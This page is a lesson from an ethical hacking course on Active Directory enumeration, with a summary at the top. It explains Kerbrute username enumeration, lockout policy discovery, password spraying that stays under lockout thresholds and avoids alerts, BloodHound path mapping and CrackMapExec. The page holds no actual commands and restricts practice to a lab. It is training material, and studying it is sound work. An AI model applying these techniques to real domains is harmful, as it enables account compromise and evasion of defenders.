
This article is Day 24 of a 100-day ethical hacking course focused on Active Directory attacks in an isolated lab environment. It introduces the professional AD penetration testing methodology of enumerating the domain completely before attempting exploitation, covering unauthenticated enumeration techniques, password policy discovery, password spraying, and BloodHound mapping. The article matters because it establishes foundational attack methodology that prevents account lockouts, operational disruption, and detection while creating a complete attack path map to Domain Admin.
- Enumeration precedes exploitationThe article emphasizes that professional AD penetration testing follows a strict five-step chain beginning with unauthenticated enumeration (using Kerbrute, DNS queries, anonymous LDAP, and password policy queries), progressing through credential acquisition, authenticated enumeration with BloodHound and CrackMapExec, privilege escalation via Kerberoasting and ACL abuse, and finally domain compromise via DCSync and Golden Tickets. Today's work covers steps 1–3, with subsequent days covering steps 4–5.
- Password policy discovery prevents lockoutsBefore any password spraying occurs, the attacker must query the domain's lockout policy to determine the lockout threshold and observation window. The article illustrates through Exercise 1 that spraying 200 users with 3 incorrect passwords against an unknown policy risks locking out all 200 accounts simultaneously, causing immediate operational disruption and alerting defensive teams. Policy-first spraying is characterized as a professional discipline, not optional caution.
- Kerbrute leverages Kerberos KDC responsesKerbrute is a Go-based tool that performs username enumeration without credentials by exploiting how the Kerberos KDC differentially responds to AS-REQ messages: valid usernames trigger a TGT response or pre-authentication request, while invalid usernames trigger PRINCIPAL_UNKNOWN error codes. This technique crucially does not generate failed login events in Windows Security Event logs, making it undetectable through standard logging.
- BloodHound maps attack paths to DAThe article identifies BloodHound (along with bloodhound-python) as a tool that maps the full attack path to Domain Admin by analyzing the authenticated domain environment. After obtaining initial credentials through enumeration and spraying, BloodHound enables identification of the shortest privilege escalation path and prioritization of next exploitation steps.
- CrackMapExec provides multi-purpose enumerationCrackMapExec is presented as a Swiss Army Knife for Active Directory enumeration, operating during both credential acquisition and authenticated enumeration phases to execute controlled password sprays and gather domain intelligence during authenticated phases.
- Lab isolation is mandatory for practiceThe article explicitly restricts all techniques to isolated lab environments (the lab.local domain controller) built on Day 23. Unauthorized testing against production AD environments violates the Computer Misuse Act, CFAA, and equivalent laws globally, and the article emphasizes that exercises target only the personal lab, never production systems.
- Enumeration feeds escalation chainThe five-step AD attack methodology creates a direct dependency chain where Day 24's enumeration work (usernames, SPN data, password policies) directly enables Days 25–27's exploitation work, particularly Kerberoasting and AS-REP Roasting attacks that depend on usernames and service principal names discovered during the enumeration phase.
Bottom line: Professional Active Directory penetration testing requires complete unauthenticated enumeration—particularly password policy discovery—before any credential testing or exploitation, using tools like Kerbrute and CrackMapExec to map the entire domain safely and avoid account lockouts or detection. The enumeration phase creates the complete attack path map that enables subsequent privilege escalation and domain compromise in controlled, detectable ways.
🛡️ ETHICAL HACKING COURSE
FREE
Part of the 100-Day Free Ethical Hacking Course — from complete beginner to professional penetration tester
🎯 What You’ll Master in Day 24
⏱️ 28 min read · 3 hands-on exercises
📊 Have you completed Day 23’s AD lab setup?
📋 What You’ll Master in Day 24 — Active Directory Attacks
- The AD Attack Methodology — Enumerate Before You Exploit
- Kerbrute — Username Enumeration Without Triggering Lockouts
- Password Policy — The Information That Keeps Your Spray Safe
- Password Spraying — One Password, Many Targets
- BloodHound — Mapping the Path to Domain Admin
- CrackMapExec — Swiss Army Knife for AD Enumeration
- Frequently Asked Questions
On Day 23 we built the AD lab and understood the forest/domain/OU hierarchy, Kerberos authentication, and the AD attack surface. Today we act on that knowledge. Every technique in this guide follows the professional principle: enumerate completely before you exploit anything. The goal on Day 24 is to go from zero domain knowledge to a complete attack path map — without locking out a single account or triggering a single alert if we execute cleanly.
This is Day 24 of the 100-Day Free Ethical Hacking Course. The next five days build directly on today’s enumeration work — Day 25 uses the usernames and SPN data gathered today for Kerberoasting and AS-REP Roasting attacks.
The AD Attack Methodology — Enumerate Before You Exploit
Professional AD penetration testing follows a strict methodology: never exploit before you enumerate. This is not caution — it is efficiency. Blind exploitation wastes time and risks lockouts. Thorough enumeration tells you exactly which user to spray, which service account to Kerberoast, and which path to Domain Admin is fastest. The five-step AD attack chain from Day 23 maps directly to the tools we cover today.
⏱️ Time: 2 minutes · No tools required
Consider this scenario: you have a list of 200 domain usernames. You want to spray the password “Password123!” against all of them. Before running a single command, answer these questions:
If you spray 200 users × 3 wrong passwords = all 200 accounts locked out.
Questions to answer before spraying:
1. What command gives you the lockout threshold safely?
2. How many passwords can you safely spray in one window?
3. What do you do if the policy shows lockoutThreshold=0 (no lockout)?
4. How long do you wait between spray rounds?
5. What happens to the organisation if you lock out 200 accounts?
📸 Write your answers to all 5 questions and share in #day24-methodology on Discord.
Kerbrute — Username Enumeration Without Triggering Lockouts
Kerbrute is a Go-based tool that uses the Kerberos pre-authentication mechanism to test whether usernames exist in a domain — without requiring any credentials and, crucially, without generating failed login events in Windows Security Event logs. This makes it the preferred tool for username enumeration during the unauthenticated phase of an AD assessment.
The technique works because of a subtle difference in how the Kerberos KDC responds to AS-REQ messages for valid versus invalid usernames. For a valid username, the KDC responds with a TGT or a request for pre-authentication credentials. For an invalid username, it responds with PRINCIPAL_UNKNOWN — a different error code. Kerbrute reads these responses and maps them to valid/invalid without ever providing a password.
🧠 QUICK CHECK — Section 2
Password Policy — The Information That Keeps Your Spray Safe
Before running a single password against a domain account, you must know the lockout policy. This is non-negotiable. The three values you need are: lockout threshold (number of failed attempts before lockout), lockout duration (how long the account stays locked), and observation window (the time window in which failed attempts are counted).
Password Spraying — One Password, Many Targets
Password spraying tests a single common password against all discovered usernames simultaneously. It is effective because organisations consistently have users who choose predictable passwords — seasonal passwords, company name + year combinations, or the organisation’s default password. The art is choosing the right password to spray and executing within the safe threshold.
lockoutThreshold = 5, spray a maximum of 3 different passwords before waiting the full observation window. Going to 4 or 5 failures risks locking accounts if any prior failed attempts exist in the window. In your lab, set a zero-lockout policy during training so you can practise freely without consequences.BloodHound — Mapping the Path to Domain Admin
BloodHound is a graphical attack path analysis tool that transforms raw Active Directory data into a map showing exactly which paths lead from your current access to Domain Admin. Once you have one set of valid credentials — even from a low-privileged user — BloodHound can identify the fastest attack path through ACL relationships, group memberships, and session data that would take days to find manually.
⏱️ Time: 30 minutes · Target: TryHackMe BloodHound room (authorised platform)
If you are waiting for your AD lab to be fully configured, use TryHackMe’s free BloodHound room to practice attack path analysis with a pre-built AD environment.
Steps:
1. Deploy the room machine and connect via TryHackMe OpenVPN
2. Follow the room tasks to run SharpHound and collect AD data
3. Import the JSON files into BloodHound
4. Run the pre-built query: “Find Shortest Paths to Domain Admins”
5. Identify the attack path shown in the graph
6. Answer: what intermediate objects appear in the path?
📸 Screenshot your BloodHound graph showing the attack path and share in #day24-bloodhound on Discord.
CrackMapExec — Swiss Army Knife for AD Enumeration
CrackMapExec (CME) is the single most versatile tool for authenticated AD enumeration. Once you have one valid credential — even from a low-privileged domain user — CME can enumerate users, groups, shares, logged-in sessions, and local administrator access across every machine in the domain simultaneously. Think of it as “what can I reach with this credential right now?”
⏱️ Time: 25 minutes · Target: Your lab.local DC at 192.168.56.10
Run the complete Day 24 enumeration workflow from scratch. By the end you will have a user list, password policy, a valid credential from the spray, and BloodHound data imported and ready.
📸 Screenshot your BloodHound “Shortest Paths to Domain Admins” graph and share in #day24-exercise on Discord. Tag #adattacks2026
🧠 QUICK CHECK — Day 24 Final
📋 Commands Used Today — Day 24 Reference
🏆 Mark Day 24 as Complete
Enumeration complete — attack path mapped. Day 25 exploits it.
❓ Frequently Asked Questions
What is password spraying in Active Directory?
What is BloodHound used for in AD attacks?
What is Kerbrute and why use it over other enumeration tools?
How many passwords can I safely spray?
What comes after Day 24 in the AD attack series?
Day 23: Active Directory Basics
Day 25: Kerberos Attacks — AS-REP & Kerberoasting
📚 Further Reading
- Day 23: Active Directory Basics — The prerequisite — AD forest structure, Kerberos flow, and lab setup that all of today’s techniques build directly upon.
- Ethical Hacking: Enumeration Hub — The complete enumeration category covering LDAP, SMB, Kerberos, RPC, and DNS enumeration techniques used across AD and non-AD environments.
- Ethical Hacking: Exploitation Hub — Where the data gathered today leads — exploitation techniques including Kerberoasting, Pass the Hash, and lateral movement covered in Days 25–30.
- MITRE ATT&CK: Password Spraying (T1110.003) — MITRE’s complete technical reference for password spraying — detection methods, mitigations, and real-world threat actor usage patterns.
- BloodHound Official Documentation — Complete reference for BloodHound queries, data collection methods, custom query writing, and attack path interpretation.
